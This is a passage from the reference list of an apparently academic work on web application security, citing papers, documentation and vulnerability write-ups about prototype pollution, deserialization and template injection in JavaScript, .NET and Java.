[112] Sjouke Mauw and Martijn Oostdijk. Foundations of attack trees. In Dongho Won and Seungjoo Kim, editors, *Information Security and Cryptology - ICISC 2005, 8th International Conference, Seoul, Korea, December 1-2, 2005, Revised Selected Papers*, volume 3935 of *Lecture Notes in Computer Science*, pages 186–198. Springer, 2005.

[113] MDN Web Docs. Function Prototype - JavaScript. `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Function`.

[114] MDN Web Docs. Inheritance and the prototype chain - JavaScript. `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Inheritance_and_the_prototype_chain`.

[115] MDN Web Docs. JavaScript Functions. `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Functions`.

[116] MDN Web Docs. JSON.stringify() - JavaScript. `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/JSON/stringify`.

[117] MDN Web Docs. Object. `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Object`.

[118] MDN Web Docs. Object Initializer - JavaScript. `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Operators/Object_initializer`.

[119] MDN Web Docs. Object.assign() - JavaScript. `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Object/assign`.

[120] MDN Web Docs. Object.defineProperty() - JavaScript. https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Object/defineProperty.

[121] MDN Web Docs. Object.getPrototypeOf() - JavaScript. https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Object/getPrototypeOf.

[122] MDN Web Docs. Symbol - JavaScript. https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Symbol.

[123] MDN Web Docs. Type coercion - Glossary. https://developer.mozilla.org/en-US/docs/Glossary/Type_coercion.

[124] William Melicher, Anupam Das, Mahmood Sharif, Lujo Bauer, and Limin Jia. Riding out DOMsday: Towards detecting and preventing DOM cross-site scripting. In *Network and Distributed System Security Symposium (NDSS 2018)*, 2018.

[125] Microsoft. C# Language Specification - Types. https://learn.microsoft.com/en-us/dotnet/csharp/language-reference/language-specification/types.

[126] Microsoft. C# Language Specification - Unsafe Code. https://learn.microsoft.com/en-us/dotnet/csharp/language-reference/language-specification/unsafe-code.

[127] Microsoft. C# Language Specification - Variables. https://learn.microsoft.com/en-us/dotnet/csharp/language-reference/language-specification/variables.

[128] Microsoft. Delegates in C#. https://learn.microsoft.com/en-us/dotnet/csharp/programming-guide/delegates/.

[129] Microsoft. FieldInfo.SetValue Method. https://learn.microsoft.com/en-us/dotnet/api/system.reflection.fieldinfo.setvalue.

[130] Microsoft. Finalizers (C# Programming Guide). https://learn.microsoft.com/en-us/dotnet/csharp/programming-guide/classes-and-structs/finalizers.

[131] Microsoft. Language Integrated Query (LINQ). https://learn.microsoft.com/en-us/dotnet/csharp/linq/.

[132] Microsoft. Serialization in .NET. https://learn.microsoft.com/en-us/dotnet/standard/serialization/.

[133] Microsoft. System.Collections.IEnumerable Interface. https://learn.microsoft.com/en-us/dotnet/api/system.collections.ienumerable.

[134] Microsoft. System.Diagnostics.Process.Start Method. https://learn.microsoft.com/en-us/dotnet/api/system.diagnostics.process.start.

[135] Microsoft. System.Reflection.MethodBase.Invoke Method. https://learn.microsoft.com/en-us/dotnet/api/system.reflection.methodbase.invoke.

[136] Microsoft. System.Runtime.Serialization.ISerializable Interface. https://learn.microsoft.com/en-us/dotnet/api/system.runtime.serialization.iserializable.

[137] Microsoft. System.Type.GetField Method. https://learn.microsoft.com/en-us/dotnet/api/system.type.getfield.

[138] Microsoft. Data Execution Prevention (DEP). https://learn.microsoft.com/en-us/windows/win32/memory/data-execution-prevention, 2023.

[139] MITRE. CWE-416: Use After Free. https://cwe.mitre.org/data/definitions/416.html.

[140] MITRE. CWE-502: Deserialization of Untrusted Data. https://cwe.mitre.org/data/definitions/502.html.

[141] MITRE. CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection'). https://cwe.mitre.org/data/definitions/78.html.

[142] MITRE. CWE-94: Improper Control of Generation of Code ('Code Injection'). https://cwe.mitre.org/data/definitions/94.html.

[143] D. Mitropoulos, P. Louridas, M. Polychronakis, and A. D. Keromytis. Defending against web application attacks: Approaches, challenges and implications. *IEEE Transactions on Dependable and Secure Computing*, 16(2):188–203, 2019.

[144] Anders Møller and Michael I. Schwartzbach. Static program analysis, October 2018. Department of Computer Science, Aarhus University, http://cs.au.dk/~amoeller/spa/.

[145] Paul Moosbrugger, Mikhail Shcherbakov, and Musard Balliu. Dasty: Dynamic taint analysis tool for prototype pollution gadgets detection. https://github.com/KTH-LangSec/Dasty.

[146] Alvaro Muñoz and contributors. YSoSerial.Net: A proof-of-concept tool for generating payloads that exploit unsafe .NET object deserialization. https://github.com/pwntester/ysoserial.net.

[147] Alvaro Muñoz and Oleksandr Mirosh. Friday the 13th json attacks. *Proceedings of the Black Hat USA*, 2017.

[148] Alvaro Muñoz and Christian Schneider. Serial killer: Silently pwning your java endpoints, 2018.

[149] Santosh Nagarakatte. Full spatial and temporal memory safety for c. *IEEE Security & Privacy*, 2024.

[150] Benjamin Barslev Nielsen, Behnaz Hassanshahi, and François Gauthier. Nodest: feedback-driven static analysis of node.js applications. In *Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering, (FSE)*, 2019.

[151] Benjamin Barslev Nielsen, Martin Toldam Torp, and Anders Møller. Modular call graph construction for security scanning of node.js applications. In *International Symposium on Software Testing and Analysis (ISSTA)*, 2021.

[152] Flemming Nielson, Hanne R Nielson, and Chris Hankin. *Principles of program analysis*. springer, 2015.

[153] Nodeca. js-yaml: YAML 1.2 parser and serializer for JavaScript. `https://github.com/nodeca/js-yaml`.

[154] Clément Notin. Server-Side Template Injection (SSTI) in ASP.NET Razor. `https://clement.notin.org/blog/2020/04/15/Server-Side-Template-Injection-(SSTI)-in-ASP.NET-Razor/`.

[155] npm Inc. npm - Node Package Manager. `https://www.npmjs.com/`.

[156] npm Inc. and contributors. npm: a JavaScript package manager. `https://github.com/npm/cli`.

[157] OASIS. Static analysis results interchange format (sarif) version 2.1.0. `https://docs.oasis-open.org/sarif/sarif/v2.1.0/sarif-v2.1.0.html`.

[158] Oracle. Defining Serializable Fields for a Class. `https://docs.oracle.com/en/java/javase/22/docs/specs/serialization/serial-arch.html#defining-serializable-fields-for-a-class`.

[159] Oracle. Graal. `https://www.graalvm.org/`.

[160] Oracle. Graal.js: a ECMAScript 2023 compliant JavaScript implementation built on GraalVM. `https://github.com/oracle/graaljs`.

[161] OWASP. Deserialization of untrusted data. `https://owasp.org/www-community/vulnerabilities/Deserialization_of_untrusted_data`.

[162] OWASP. OWASP Top Ten. `https://owasp.org/www-project-top-ten/`.

[163] Sunnyeo Park, Daejun Kim, Suman Jana, and Sooel Son. FUGIO: automatic exploit generation for PHP object injection vulnerabilities. In *31st USENIX Security Symposium, USENIX Security 2022, Boston, MA, USA, August 10-12, 2022*, 2022.

[164] Parse Community. Parse Server. `https://github.com/parse-community/parse-server`.

[165] Sergio Pastrana and Guillermo Suarez-Tangil. A first look at the crypto-mining malware ecosystem: A decade of unrestricted wealth. In *Proceedings of the Internet Measurement Conference*, pages 73–86, 2019.

[166] Or Peles and Roee Hay. One class to rule them all: 0-day deserialization vulnerabilities in android. In *WOOT'15*, 2015.

[167] PHP Documentation. PHP: Object Serialization. `https://www.php.net/manual/en/language.oop5.serialization.php`.

[168] Emilio Pinna. Sandbox Break Out: Nunjucks Template Engine. `https://disse.cting.org/2016/08/02/2016-08-02-sandbox-break-out-nunjucks-template-engine`.

[169] Python Software Foundation. Python Documentation: Built-in Functions. `https://docs.python.org/3/library/functions.html`.

[170] Shawn Rasheed, Jens Dietrich, and Amjed Tahir. Laughter in the wild: A study into dos vulnerabilities in YAML libraries. In *TrustCom/BigDataSE 2019*, pages 342–349, 2019.

[171] Thomas Reps, Susan Horwitz, and Mooly Sagiv. Precise interprocedural dataflow analysis via graph reachability. In *Proceedings of the 22nd ACM SIGPLAN-SIGACT symposium on Principles of programming languages*, pages 49–61, 1995.

[172] Rocket.Chat. Rocket.Chat communications platform. `https://github.com/RocketChat/Rocket.Chat`.

[173] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming: Systems, languages, and applications. *ACM Trans. Inf. Syst. Secur.*, 15(1):2:1–2:34, 2012.

[174] Sebastian Roth, Michael Backes, and Ben Stock. Assessing the impact of script gadgets on CSP at scale. In *Asia Conference on Computer and Communications Security, (ASIA CCS)*, 2020.

[175] Shu-yu Guo Santiago Díaz. Prototype pollution mitigation / symbol.proto: Tc39 proposal for mitigating prototype pollution. `https://github.com/tc39/proposal-symbol-proto`.

[176] Joanna CS Santos, Mehdi Mirakhorli, and Ali Shokri. Seneca: Taint-based call graph construction for java object deserialization. *Proceedings of the ACM on Programming Languages*, 8(OOPSLA1):1125–1153, apr 2024.

[177] Imen Sayar, Alexandre Bartel, Eric Bodden, and Yves Le Traon. An in-depth study of java deserialization remote-code execution exploits and vulnerabilities. *ACM Transactions on Software Engineering and Methodology*, 32(1):25:1–25:45, 2023.

[178] SCH-Tech. Razor Pages SSTI RCE. `https://www.schtech.co.uk/razor-pages-ssti-rce/`.

[179] Bruce Schneier. Attack trees. *Dr. Dobb's journal*, 24(12):21–29, 1999.

[180] Bruce Schneier. *Secrets and lies: digital security in a networked world*. Wiley, 2015.

[181] Daniel Schoepe, Musard Balliu, Benjamin C Pierce, and Andrei Sabelfeld. Explicit secrecy: A policy for taint tracking. In *2016 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 15–30. IEEE, 2016.

[182] Edward J. Schwartz, Thanassis Avgerinos, and David Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *IEEE S&P*, 2010.

[183] Robert Seacord. Combating Java Deserialization Vulnerabilities with Look-Ahead Object Input Streams (LAOIS), June 2017.

[184] SecureFlag Knowledge Base. Server-Side Template Injection in .NET. `https://knowledge-base.secureflag.com/vulnerabilities/server_side_template_injection/server_side_template_injection__net.html`.

[185] Koushik Sen, Swaroop Kalasapur, Tasneem G. Brutch, and Simon Gibbs. Jalangi: a selective record-replay and dynamic analysis framework for javascript. In *Proceedings of the 2013 9th Joint Meeting on Foundations of Software Engineering*, pages 488–498. ACM, 2013.

[186] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of the 14th ACM conference on Computer and communications security*, pages 552–561, 2007.

[187] Hossain Shahriar and Hisham Haddad. Object injection vulnerability discovery based on latent semantic indexing. In *SAC*, pages 801–807, 2016.

[188] Mikhail Shcherbakov. Prototype Pollution Leads to RCE: Gadgets Everywhere. `https://i.blackhat.com/Asia-23/AS-23-Shcherbakov-Prototype-Pollution-Leads-to-RCE.pdf`, 2023.

[189] Mikhail Shcherbakov. Exploiting the Unexploitable: Insights from the Kibana Bug Bounty. https://media.defcon.org/DEF%20CON%2032/DEF%20CON%2032%20presentations/DEF%20CON%2032%20-%20Mikhail%20Shcherbakov%20-%20Exploiting%20the%20Unexploitable%20Insights%20from%20the%20Kibana%20Bug%20Bounty.pdf, 2024.

[190] Mikhail Shcherbakov and Musard Balliu. SerialDetector, February 2021. Software.

[191] Mikhail Shcherbakov and Musard Balliu. SerialDetector: Principled and Practical Exploration of Object Injection Vulnerabilities for the Web. In *28th Annual Network and Distributed System Security Symposium, NDSS 2021, virtually, February 21-25, 2021*, 2021.

[192] Mikhail Shcherbakov and Musard Balliu. Silent Spring: Prototype Pollution Leads to Remote Code Execution in Node.js. https://media.defcon.org/DEF%20CON%2031/DEF%20CON%2031%20presentations/Mikhail%20Shcherbakov%20Musard%20Balliu%20-%20Silent%20Spring%20Prototype%20Pollution%20Leads%20to%20Remote%20Code%20Execution%20in%20Node.js.pdf, 2023.

[193] Mikhail Shcherbakov, Musard Balliu, and Cristian-Alexandru Staicu. Silent Spring: Prototype Pollution Leads to Remote Code Execution in Node.js - Artifacts. https://github.com/KTH-LangSec/silent-spring.

[194] Mikhail Shcherbakov, Musard Balliu, and Cristian-Alexandru Staicu. Silent Spring: Prototype Pollution Leads to Remote Code Execution in Node.js. In *32nd USENIX Security Symposium, USENIX Security 2023, Anaheim, CA, USA, August 9-11, 2023*. USENIX Association, 2023.

[195] Mikhail Shcherbakov, Musard Balliu, and Cristian-Alexandru Staicu. USENIX'23 Artifact Appendix: Silent Spring: Prototype Pollution Leads to Remote Code Execution in Node.js. In *32nd USENIX Security Symposium (USENIX Security 23)*. USENIX Association, 2023.

[196] Mikhail Shcherbakov, Paul Moosbrugger, and Musard Balliu. Unveiling the Invisible: Detection and evaluation of prototype pollution gadgets with dynamic taint analysis. In Tat-Seng Chua, Chong-Wah Ngo, Ravi Kumar, Hady W. Lauw, and Roy Ka-Wei Lee, editors, *Proceedings of the ACM on Web Conference 2024, WWW 2024, Singapore, May 13-17, 2024*, pages 1800–1811. ACM, 2024.

[197] Yannis Smaragdakis, Martin Bravenboer, and Ondrej Lhoták. Pick your contexts well: understanding object-sensitivity. In *POPL 2011*, pages 17–30, 2011.

[198] SolarWinds. New Findings from Our Investigation of SUNBURST. `https://orangematter.solarwinds.com/2021/01/11/new-findings-from-our-investigation-of-sunburst/`.

[199] SolarWinds. SolarWinds Security Advisories. `https://www.solarwinds.com/trust-center/security-advisories`.

[200] Fausto Spoto, Elisa Burato, Michael D. Ernst, Pietro Ferrara, Alberto Lovato, Damiano Macedonio, and Ciprian Spiridon. Static identification of injection attacks in java. *ACM Trans. Program. Lang. Syst.*, 41(3):18:1–18:58, 2019.

[201] Cristian-Alexandru Staicu and Michael Pradel. Freezing the web: A study of ReDoS vulnerabilities in JavaScript-based web servers. In *27th USENIX Security Symposium, USENIX Security 18*, pages 361–376. USENIX Association, 2018.

[202] Cristian-Alexandru Staicu, Michael Pradel, and Benjamin Livshits. SYNODE: understanding and automatically preventing injection attacks on Node.js. In *Network and Distributed System Security Symposium (NDSS)*, 2018.

[203] Cristian-Alexandru Staicu, Sazzadur Rahaman, Ágnes Kiss, and Michael Backes. Bilingual problems: Studying the security risks incurred by native extensions in scripting languages. *arXiv preprint arXiv:2111.11169*, 2021.

[204] Cristian-Alexandru Staicu, Daniel Schoepe, Musard Balliu, Michael Pradel, and Andrei Sabelfeld. An empirical study of information flows in real-world JavaScript. In *14th ACM SIGSAC Workshop on Programming Languages and Analysis for Security, PLAS*, 2019.

[205] Cristian-Alexandru Staicu, Martin Toldam Torp, Max Schäfer, Anders Møller, and Michael Pradel. Extracting taint specifications for javascript libraries. In *2020 IEEE/ACM 42nd International Conference on Software Engineering (ICSE)*, pages 198–209, 2020.

[206] Marius Steffens. Understanding emerging client-side web vulnerabilities using dynamic program analysis. 2021.

[207] Marius Steffens and Ben Stock. PMForce: Systematically analyzing postmessage handlers at scale. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, CCS '20, pages 493–505, 2020.

[208] Ben Stock, Martin Johns, Marius Steffens, and Michael Backes. How the web tangled itself: Uncovering the history of client-side web (in)security. In *26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16-18, 2017*. USENIX Association, 2017.

[209] Haiyang Sun, Daniele Bonetta, Christian Humer, and Walter Binder. Efficient dynamic analysis for node.js. In *Proceedings of the 27th International Conference on Compiler Construction*, CC 2018, pages 196–206, 2018.

[210] L. Szekeres, M. Payer, T. Wei, and D. Song. SoK: Eternal War in Memory. In *Security & Privacy*, pages 48–62, 2013.

[211] Phil Thomas. Code Injection to RCE with .NET. `https://blog.stratumsecurity.com/2024/04/29/code-injection-to-rce-with-net/`.

[212] Inc Tidelift. Libraries.io: The open source discovery service. `https://libraries.io`.

[213] Aleksei Tiurin. Deserialization vulnerabilities: attacking deserialization in JS. `https://www.acunetix.com/blog/web-security-zone/deserialization-vulnerabilities-attacking-deserialization-in-js/`.

[214] Omer Tripp, Marco Pistoia, Patrick Cousot, Radhia Cousot, and Salvatore Guarnieri. Andromeda: Accurate and scalable security analysis of web applications. In *FASE*, pages 210–225, 2013.

[215] R. Vallée-Rai, P. Co, E. Gagnon, L. J. Hendren, P. Lam, and V. Sundaresan. Soot - a java bytecode optimization framework. In *CASCON*, 1999.

[216] Nikos Vasilakis, Ben Karel, Nick Roessler, Nathan Dautenhahn, André DeHon, and Jonathan M. Smith. Breakapp: Automated, flexible application compartmentalization. In *Network and Distributed System Security Symposium, (NDSS)*, 2018.

[217] Nikos Vasilakis, Cristian-Alexandru Staicu, Grigoris Ntousakis, Konstantinos Kallas, Ben Karel, André DeHon, and Michael Pradel. Preventing dynamic library compromise on Node.js via RWX-based privilege reduction. In *Conference on Computer and Communications Security (CCS)*, 2021.

[218] Christian Wimmer and Thomas Würthinger. Truffle: A self-optimizing runtime system. In *Proceedings of the 3rd Annual Conference on Systems, Programming, and Applications: Software for Humanity*, SPLASH '12, pages 13–14, 2012.

[219] Markus Wulftange. CVE-2019-0604: Details of a Microsoft SharePoint RCE Vulnerability, 2019.

[220] Feng Xiao, Jianwei Huang, Yichang Xiong, Guangliang Yang, Hong Hu, Guofei Gu, and Wenke Lee. Abusing hidden properties to attack the Node.js ecosystem. In *30th USENIX Security Symposium, USENIX Security 21*. USENIX Association, 2021.

[221] YesWeHack. Server side prototype pollution, how to detect and exploit. https://blog.yeswehack.com/talent-development/server-side-prototype-pollution-how-to-detect-and-exploit/.

[222] Zero Day Initiative. CVE-2022-38108: RCE in SolarWinds Network Performance Monitor. https://www.zerodayinitiative.com/blog/2023/2/27/cve-2022-38108-rce-in-solarwinds-network-performance-monitor.

[223] Zero Day Initiative. Finding Deserialization Bugs in the SolarWind Platform. https://www.zerodayinitiative.com/blog/2023/9/21/finding-deserialization-bugs-in-the-solarwind-platform.

[224] Zero Day Initiative. Three Bugs in Orion's Belt: Chaining Multiple Bugs for Unauthenticated RCE in the SolarWinds Orion Platform. https://www.zerodayinitiative.com/blog/2021/1/20/three-bugs-in-orions-belt-chaining-multiple-bugs-for-unauthenticated-rce-in-the-solarwinds-orion-platform.

[225] Zero Day Initiative. Three More Bugs in Orion's Belt. https://www.zerodayinitiative.com/blog/2021/2/11/three-more-bugs-in-orions-belt.

[226] Markus Zimmermann, Cristian-Alexandru, Cam Tenny, and Michael Pradel. Small world with high risks: A study of security threats in the npm ecosystem. In *28th USENIX Security Symposium, USENIX Security 19*. USENIX Association, 2019.